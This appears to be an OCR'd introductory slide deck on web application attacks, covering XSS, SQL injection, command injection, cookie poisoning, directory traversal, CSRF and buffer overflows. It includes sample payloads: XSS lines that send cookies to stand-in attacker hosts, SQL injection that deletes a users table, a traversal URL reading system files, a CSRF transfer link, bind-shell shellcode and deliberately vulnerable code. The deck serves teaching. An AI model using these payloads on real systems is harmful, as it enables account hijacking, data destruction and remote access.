WEB APPLICATION ATTACKS


What is a Web Application?

- Any application that is served commonly via http or https protocol
- Usually being served from a remote computer acting as a host/server


Inroduction

- The fact that the vast majority of websites, including those considered most business critical, are riddled with vulnerabilities.
- Web applications are accessible openly on web there by making it more prone to hacking.
- Web Developers are not well versed with security issues because of which the applications are prone to vulnerabilities.
- Web applications run in the browser, any security loop hole in browser will lead to exploiting vulnerability in web application.

Technologies Involved



Typical Web Application Structure




Common Web application Threats

- Cross-Site Scripting(XXS)
- SQL Injection
- Parameter Tampering
- Command Injection
- Session Management
- Cookie Poisoning
- Directory Traversal
- Cross-Site Request Forgery
- Buffer Overflows

What is Cross- Site Scripting(XSS)?

XSS is a **vulnerability** which is present in websites or web applications, allows malicious users (Hackers) to insert their client side code (normally JavaScript) in those web pages. When this malicious code along with the original webpage gets displayed in the web client (browsers like IE, Mozilla etc), allows Hackers to gain greater access of that page.

Cross- Site Scripting(XSS) Attack



How XSS Works

Web server gets data from web client (POST, GET etc) with the request. So a malicious User can include client side code snippets (JavaScript) into the data. For example :

<script>alert (‘this site has been hacked’) ;</script>

Type of XSS attacks

- ✓ Non-persistent
- ✓ Persistent
- ✓ DOM Based

Non-persistent XSS

- Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.
- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server.
- When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user’s browser. The browser then executes the code because it came from a "trusted" server.


Persistent XSS

In persistent type of XSS attack, XSS code gets saved into persistent storage like database with other data and then it is visible to other users also. One example of this kind of attacks is possible blog websites, where hacker can add their XSS code along with the comment text and if no validation or filtering is present on the server, XSS code can successfully saved into the database. After this if anyone (other users) open the page into their browsers, XSS code can execute and can perform a variety of harmful actions. This type of attack is more vulnerable, because Hacker can steal cookies and can make modifications in the page. The risk with these kinds of attacks is any third party hacker can use this vulnerability to perform some actions on behalf of other users.

Example:

```
<SCRIPT> document.location=
'http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie </SCRIPT>
```

Persistent XSS



Persistent XSS

Post a Comment On: My place , my voice

"New blog, New start!"

1 Comment - Show Original Post

Amit said...

Hi
nice blog

July 31, 2008 11:43 PM

Leave your comment

```
abc<script>window.location =
"http://www.hackers.com?yid=" +
document.cookie;
</script>
```

DOM based XSS attack

DOM Based XSS (or type-0 XSS) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos= document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

Normally, this HTML page would be used for welcoming the user, e.g.:

http://www.vulnerable.site/welcome.html?name=Joe

However, a request such as below will result in XSS

http://www.vulnerable.site/welcome.html?name=
<script>alert(document.cookie)</script>

What is SQL Injection?

What is SQL Injection?

The ability to inject SQL commands in to database engine through an existing application

SQL Injection is a vulnerability which exists on the server side and poses a risk to the Database server of the application.

- Gain access to restricted areas without proper credentials.
- Insert/Delete data to the database.
- Steal private information.

SQL Injection attacking example 1

SQL Inject Code

http://example.com/db.php?id=0
http://example.com/db.php?id=0;DELETE%20FROM%20users

```
<?php
$id= $_GET[ 'id' ] ;
        //$id = 0;DELETE FROM users

$result = mysql_query("SELECT * FROM users WHERE id={$id}");
```

User table data destroy

SQL Injection attacking example 2

```
<?php
$query = "SELECT * FROM users WHERE
        users= ' {$_POST['username']} ' AND
      password= ' {$_POST['password']} ' ";

mysql_query($query);

//$_POST['username'] = 'bob';
//$_POST['password'] = " ' OR '1'='1 ";

echo $query;
?>
```

SQL Inject Code

output:

```
SELECT * FROM users
          WHERE user='bob' AND password=' ' OR '1'='1'
```


Parameter Tampering

- Parameter tampering is a sophisticated form of hacking that creates a change in the Uniform Resource Locator, or URL, associated with a web page.

- Essentially, parameter tampering makes it possible for the hacker to gain access to any information entered by an end user on an effected web page, and redirect it to the hacker for unauthorized use.

- This type of hacking activity is often employed to gain access to personal information such as credit card numbers, government issued identification numbers, and other data that is of a proprietary nature.

Parameter Tampering - Example



Parameter Tampering - Example

Command Injection

- OS Commanding is an attack technique used for unauthorized execution of operating system commands.
- This attack is possible when an application accepts untrusted input to build operating system commands in an insecure manner involving improper data sanitization, and/or improper calling of external programs.
- In OS Commanding, executed commands by an attacker will run with the same privileges of the component that executed the command, (e.g. database server, web application server, web server, application). Since the commands are executed under the privileges of the executing component an attacker can leverage this to gain access or damage parts that are otherwise unreachable (e.g. the operating system directories and files).

Command Injection
Perl - Example

open function is part of the API Perl provides for file handling. Improper use of this function may result in OS Commanding since Perl allows piping data from a process into an open statement, by appending a '|' (Pipe) character onto the end of a filename.

The code below executes "/bin/ls" and pipe the output to the open statement
open FILE, "/bin/ls|" or die $!;

Web applications often include parameters that specify a file that is displayed or used as a template. Without proper input validation, an attacker may change the parameter value to include a shell command followed by the pipe symbol, shown above.

If the original URL of the web application is:

http://example/cgi-bin/showInfo.pl?name=John&template=tmp1.txt

Changing the template parameter value, the attacker can trick the web application into executing the command /bin/ls:

http://example /cgi-bin/showInfo.pl?name=John&template=/bin/ls|

Session Management

- In human-computer interaction, session management is the process of keeping track of a user's activity across sessions of interaction with the computer system.

- HTTP/s Protocol does not provide tracking of a users session.

Session tracking answers the question:

- After a user authenticates how does the server associate subsequent requests to the authenticated user?

- Typically, Web Application Vendors provide a built-in session tracking, which is good if used properly.

Session Management Solutions

- **URL Encoding**

  The session token is part of the URL and will be transmitted to the web server through HTTP GET requests

  Example:

  http://www.blabla.com/buy.asp?article=27781;sessionid=IE5579901578

- **Hidden Form Fields**

  It is one of the way to maintain the session. In hidden form fields the html entry will be like this :

  <INPUT TYPE="hidden" NAME="user"VALUE="Ali">

  This means that when you submit the form, the specified name and value will be get included in get or post method. In this session ID information would be embedded within the form as a hidden field and submitted with the http post command.

- **Cookies**

  Cookies are a simple session management mechanism

  The cookie is sent as an HTTP header by a web server to a web browser and then sent back unchanged by the browser each time it accesses that server.

  HTTP format is Set-Cookie: cookie-value

Session Management Attack Scenarios

- Session Hijacking
- Session Replay
- Session Fixation
- Session Tempering

Cookie Poisoning

- Many Web applications use cookies to save information (user IDs, passwords, account numbers, time stamps, etc.)
- Involve the modification of the contents of a cookie(personal information stored in a Web user's computer) in order to bypass security mechanisms.
- Cookie poisoning is in fact a Parameter Tampering attack, where the parameters are stored in a cookie
- Gain unauthorized information about another user and steal Identity.

Cookie Poisoning

Example

```
GET /store/buy.asp?checkout=yes HTTP/1.0
Host: www.onlineshop.com
Accept: */* Referrer: http://www.onlineshop.com/showprods.asp
Cookie: SESSIONID=570321ASDD23SA2321; BasketSize=3; Item1=2892;
Item2=3210; Item3=9942; TotalPrice=16044;
```

- The request includes a cookie that contains the following parameters: SESSIONID, which is a unique identification string that associates the user with the site, BasketSize, the price of each item and the TotalPrice.
- when executed by the Web server, buy.asp retrieves the cookie from the user, analyzes the cookie's parameters and charges the user account according to the TotalPrice parameter.
- An attacker can change, for example, the TotalPrice parameter in order to get a "special discount".

Directory Traversal

- A Path Traversal attack aims to access files and directories that are stored outside the web root folder.
- The attacker uses “../” sequences to move up to root directory, thus permitting navigation through the file system.
- The attacker needs to guess how many directories to climb in order to get to the desired directory.
- Attackers might view restricted files or execute powerful commands on the Web server, leading to a full compromise of the Web server.

Directory Traversal Example

http://www.acme-hackme.com/online/getnews.asp?item=20March2003.html

Web server, getnews.asp retrieves the file 20March2003.html from the Web server's file system, renders it and sends it back to the browser which presents it to the user.

http://www.acme-hackme.com/online/getnews.asp?item=../../../../ WINNT/win.ini

The attacker causes getnews.asp to retrieve the file ../../../../WINNT/win.ini from the file system and send it to the attacker's browser.


Cross-Site Request Forgery


Description

- An attack that tricks the victim into loading a page that contains a malicious request.
- Performs GET/POST request of attacker’s choice on behalf of logged in user
- The attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.
- Also known as Session Riding, One-Click Attacks, Cross Site Reference Forgery, Hostile Linking, and Automation Attack

Affected Environments

- All web application frameworks are vulnerable to CSRF.





Logging Request

Auth Cookies

Legitimate Request

Bob

Money Transfer

View My Pictuires

Hacker sends a Malicious href tag to bob

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

CSRF Continued

- Alice wishes to transfer $100 to Bob using bank.com. The request generated by Alice will look similar to the following:

```
POST http://bank.com/transfer.do HTTP/1.1
...
Content-Length: 19;
acct=BOB&amount=100
```

- However, Maria notices that the same web application will execute the same transfer using URL parameters as follows:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

- Maria must trick Alice into submitting the request. The most basic method is to send Alice an HTML email containing the following

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
```

Buffer Overflows

- Buffer is storage space for data. Buffer overflow occurs when the user input exceeds the maximum size of the buffer, overwriting the other areas of the memory and corrupting those areas.
- It is well known vulnerability
- Attacker will inject data with shellcode into the allocated stack area. By over-writing return addresses he will run his malicious code.

Buffer Overflow Continued

- Example of shellcode

- BY NRAZIZ * * */ /* * Binds to port 48138 * Password: haxor */

```
char bindcode[]=
"\x31\xdb\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x31\xd2\x52\x66\x68\xbc\x0a\x66\x6a\x02\x89\xe2\x6a"
"\x10\x52\x6a\x03\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x6a"
"\x02\x6a\x03\x89\xe1\xb3\x04\xb0\x66\xcd\x80\x31\xc9"
"\x51\x51\x6a\x03\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x31"
"\xdb\x53\x6a\x3a\x68\x50\x61\x73\x73\x89\xe6\x6a\x05"
"\x56\x6a\x04\x89\xe1\xb3\x09\xb0\x66\xcd\x80\x31\xc9"
"\x31\xf6\x51\x6a\x05\x52\x6a\x04\x89\xe1\xb3\x0a\xb0"
"\x66\xcd\x80\x31\xc9\x51\x6a\x72\x68\x68\x61\x78\x6f"
"\x89\xe7\x89\xd6\x80\xc1\x05\xfc\xf3\xa6\x75\xbf\x31"
"\xc9\xb3\x04\xb0\x3f\xcd\x80\x41\x83\xf9\x03\x75\xf6"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
"\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xb0" "\x01\xcd\x80“
```

Buffer Overflow Continued - Example

```
void get_input() {
        char buf[1024];
        gets(buf);
}

void main (int argc, char *argv[]) {
        get_input();
}
```

Malicious User enters >1024 chars, but buf can only stores 1024 chars;

Extra chars overflow the buffer